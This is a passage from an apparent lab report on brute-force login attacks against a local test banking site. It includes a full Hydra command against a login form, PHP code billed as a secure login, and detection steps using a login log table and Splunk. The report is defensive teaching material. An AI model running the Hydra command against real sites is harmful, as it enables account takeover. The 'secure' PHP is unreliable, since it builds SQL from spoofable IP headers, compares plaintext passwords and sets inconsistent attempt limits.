
Fig: Valid credentials found after the attack is performed succesfully

Verification

- Logging into the system with the credentials found using the hydra brute force command



- We have successfully logged in, thus the brute force attack has successfully exploited the valid usernames and password from the database of the organisation:



- Here are two php files, right one is loginoriginal.php, which is the code for original vulnerable and insecure website, while the left one is the code for the secure website login page, which blocks the IP address after a few failed login attempts. This is done to prevent the brute force attack:





Fig: Vulnerable (right) and secure (left) php code files

- **Code for Secure Login page:**


```
<?php
session_start();

if(isset($_SESSION['usr_id'])!="") {
	header("Location: index.php");
}

include 'includes/dbconnect.php';

//check if form is submitted
$msg = '';

if (isset($_POST['login'])) {

	$time=time()-30;
	$ip_address=getIpAddr();

	// Getting total count of hits on the basis of IP
	$query=mysqli_query($con,"select count(*) as total_count from loginlogs where TryTime >
$time and IpAddress='$ip_address'");
	$check_login_row=mysqli_fetch_assoc($query);
	$total_count=$check_login_row['total_count'];

	//Checking if the attempt 3, or youcan set the no of attempt her. For now we taking only 3 fail
attempted
	if($total_count==10){
	$msg="To many failed login attempts. Please login after 30 sec";
	}else{
	//Getting Post Values
	//$username=$_POST['username'];
	//$password=md5($_POST['password'])


	$email = mysqli_real_escape_string($con, $_POST['email']);
	$password = mysqli_real_escape_string($con, $_POST['password']);
	$result = mysqli_query($con, "SELECT * FROM employees WHERE emailid = '" . $email. "'
and password = '" . $password . "'");

	if ($row = mysqli_fetch_array($result)) {
		$_SESSION['IS_LOGIN']='yes';
		$_SESSION['usr_id'] = $row['empid'];
		$_SESSION['usr_name'] = $row['empname'];

		mysqli_query($con,"delete from loginlogs where IpAddress='$ip_address'");
```

```
                if($_SESSION['usr_id']==1){

                        header("Location: customer.php");
                }else{

        header("Location: admin.php");

                }
        } else {
                $errormsg = "Incorrect Email or Password!!!";

                $total_count++;
                $rem_attm=3-$total_count;
                if($rem_attm==0){
                $msg="Too many failed login attempts. Please login after 30 sec";
                }else{
                $msg="Please enter valid login details.<br/>$rem_attm attempts remaining";
                }
                $try_time=time();
                mysqli_query($con,"insert into loginlogs(IpAddress,TryTime,TimeofLogin)
values('$ip_address','$try_time',CURRENT_TIMESTAMP)");
        }
}
}

        // Getting IP Address
        function getIpAddr(){
                if (!empty($_SERVER['HTTP_CLIENT_IP'])){
                $ipAddr=$_SERVER['HTTP_CLIENT_IP'];
                }elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])){
                        $ipAddr=$_SERVER['HTTP_X_FORWARDED_FOR'];
                }else{
                        $ipAddr=$_SERVER['REMOTE_ADDR'];
                }
                return $ipAddr;
        }
?>
```

- Warning is displayed after a failed login attempt:



- After a few failed attempts, the IP address is blocked for some time as shown below:



- Now, we perform Brute force attack again, this time on **secure** login page using Hydra

Command:

hydra -V -L usernamelist.txt -P passwordlist.txt localhost http-form-post "/bank/login.php:email=^USER^&password=^PASS^&login=login:Incorrect Email or Password!!!"





Fig: Hydra command for brute force attack

- Attack on the secure login page is being executed:






Fig: Brute force attack on secure login page

As shown in the output above, the correct specific valid credentials cannot be obtained in Hydra using the brute force attack, so this attack has failed in the case of secure login page. Thus we have succefully implemented security from the brute force attack on our website.

Detection of Brute force attack

Loginlogs schema – Records the details of IP address, login attempt time and time of login, whenever there is a failed login attempt on the website. This helps in detecting the multiple failed attempts at a particular time which occur due to the brute force attack (all the possible combinations are tried, and most of them fail as they are invalid combinations)




Fig: Loginlogs schema in phpmyadmin bank database

Detection and Security using Splunk Enterprise tool




Fig: Homepage of Splunk tool

- Click on Add data. Then click on Monitor:




Fig: Monitoring the logs of attack

- Adding the file logs to server that are created during brute force attack on the website:




Fig: Adding file logs to server

- File logs created can be seen below, upload these to the server:




Fig: Log files in directory

- Search and Reporting – Search for IP address that is causing the attack




Fig: Search and Reporting of logs

- Creating triggered alert whenever the tool detects a brute force attempt on the page:

